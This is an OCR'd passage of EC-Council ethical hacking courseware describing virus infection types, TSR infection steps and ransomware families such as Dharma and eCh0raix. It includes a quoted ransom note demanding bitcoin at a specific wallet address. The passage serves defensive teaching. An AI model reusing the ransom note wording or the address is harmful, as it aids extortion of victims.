  Anti-goat techniques use heuristic rules to detect possible goat files such as a virus that cannot infect a file if it is too small or if it contains a large amount of do-nothing instructions. Anti-goat viruses require more time for analysis.

Add-on Viruses

Add-on viruses append their code to the host code without making any changes to the latter or relocate the host code to insert their code at the beginning.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.48: Working of add-on virus

Intrusive Viruses

Intrusive viruses overwrite the host code completely or partly with the viral code.




Figure 7.49: Working of intrusive virus

Direct Action or Transient Viruses

Direct action or transient viruses transfer all controls of the host code to where it resides in the memory. It selects the target program to be modified and corrupts it. The life of a transient virus is directly proportional to the life of its host. Therefore, transient virus executes only upon the execution of its attached program and terminates upon the termination of its attached program. At the time of execution, the virus may spread to other programs. This virus is transient or direct, as it operates only for a short period and goes directly to the disk to search for programs to infect.

Terminate and Stay Resident (TSR) Viruses

A terminate and stay resident (TSR) virus remains permanently in the target machine's memory during an entire work session, even after the target host's program is executed and terminated. The TSR virus remains in memory and therefore has some control over the processes. In general, the TSR virus incorporates interrupt vectors into its code so that when an interrupt occurs, the vector directs execution to the TSR code. If the TSR virus infects the system, the user needs to reboot the system to remove the virus without a trace.

The following steps are employed by TSR viruses to infect files:

- Gets control of the system
- Assigns a portion of memory for its code
- Transfers and activates itself in the allocated portion of memory
- Hooks the execution of code flow to itself
- Starts replicating to infect files


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ransomware

- Ransomware is a type of malware that restricts access to the computer system's files and folders and demands an online ransom payment to the malware creator(s) to remove the restrictions

Dharma

Dharma is a dreadful ransomware that attacks victims through email campaigns; the ransom notes ask the victims to contact the threat actors via a provided email address and pay in bitcoins for the decryption service



Dharma – Ransom Notes

Ransomware Families

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ransomware (Cont'd)

eCh0raix | eCh0raix is a new ransomware that specifically targets Linux devices with QNAP Network Attached Storages (NAS) by employing the AES encryption technique

Status: Waiting Payment...


If you want decrypting your files send 0.055 BTC(bitcoin)

to this address: 1LWqmP4oTjWS3ShfHWm1UjnvaLxfMr2kjm

Or use QR code

Check payment and get decryptor

SamSam | SamSam is a notorious ransomware that has infected millions of unpatched servers by employing the RSA-2048 asymmetric encryption technique



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ransomware

Ransomware is a type of malware that restricts access to the infected computer system or critical files and documents stored on it, and then demands an online ransom payment to the malware creator(s) to remove user restrictions. Ransomware might encrypt files stored on the system's hard disk or merely lock the system and display messages meant to trick the user into paying the ransom.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Usually, ransomware spreads as a Trojan, entering a system through email attachments, hacked websites, infected programs, app downloads from untrusted sites, vulnerabilities in network services, and so on. After execution, the payload in the ransomware runs and encrypts the victim's data (files and documents), which can be decrypted only by the malware author. In some cases, user interaction is restricted using a simple payload.

In a web browser, a text file or webpage displays the ransomware demands. The displayed messages appear to be from companies or law enforcement personnel falsely claiming that the victim's system is being used for illegal purposes or contains illegal content (e.g., porn videos, pirated software), or it could be a Microsoft product activation notice falsely claiming that installed Office software is fake and requires product re-activation. These messages entice victims into paying money to undo the restrictions imposed on them. Ransomware leverages victims' fear, trust, surprise, and embarrassment to get them to pay the ransom demanded.

Ransomware Families

Some additional ransomware families are as follows:

- Cerber
- CTB-Locker
- Sodinokibi
- BitPaymer
- CryptXXX
- CryptorBit
- CryptoLocker
- CryptoDefense
- CryptoWall
- Police-themed Ransomware

Examples of Ransomware

- **Dharma**

  Dharma is a dreadful ransomware that was first identified in 2016; since then, it has been affecting various targets across the globe with new versions. It has been regularly updated with sophisticated mechanisms in recent years. At the end of March 2019, Dharma struck a parking lot system in Canada. Previously, it also infected a Texas hospital and some other organizations. The variants of this ransomware have the following extension: .adobe, .bip, .combo, .cezar, .ETH, .java. Its encrypted files have new extensions, such as .xxxxx and .like. This ransomware employs an AES encryption algorithm to encrypt data and then displays ransom notes. These ransom notes are named as either Info.hta or FILES ENCRYPTED.txt. This ransomware carries out through email campaigns. The ransom notes ask victims to contact the threat actors via the provided email address and pay in bitcoins for the decryption service.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.50: Screenshot displaying ransom demand message of Dharma ransomware

- **eCh0raix**

  eCh0raix is a new ransomware that specifically targets Linux devices with QNAP network-attached storage (NAS). It infects and encrypts the victim's machine using the AES encryption technique. This malware was developed using the Go programming language, and it has a very limited number of code lines, i.e., 400. Once the malware infects the system, it communicates with its malicious C2C server via Tor networks/SOCKS5 proxy servers and then initiates the encryption process.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


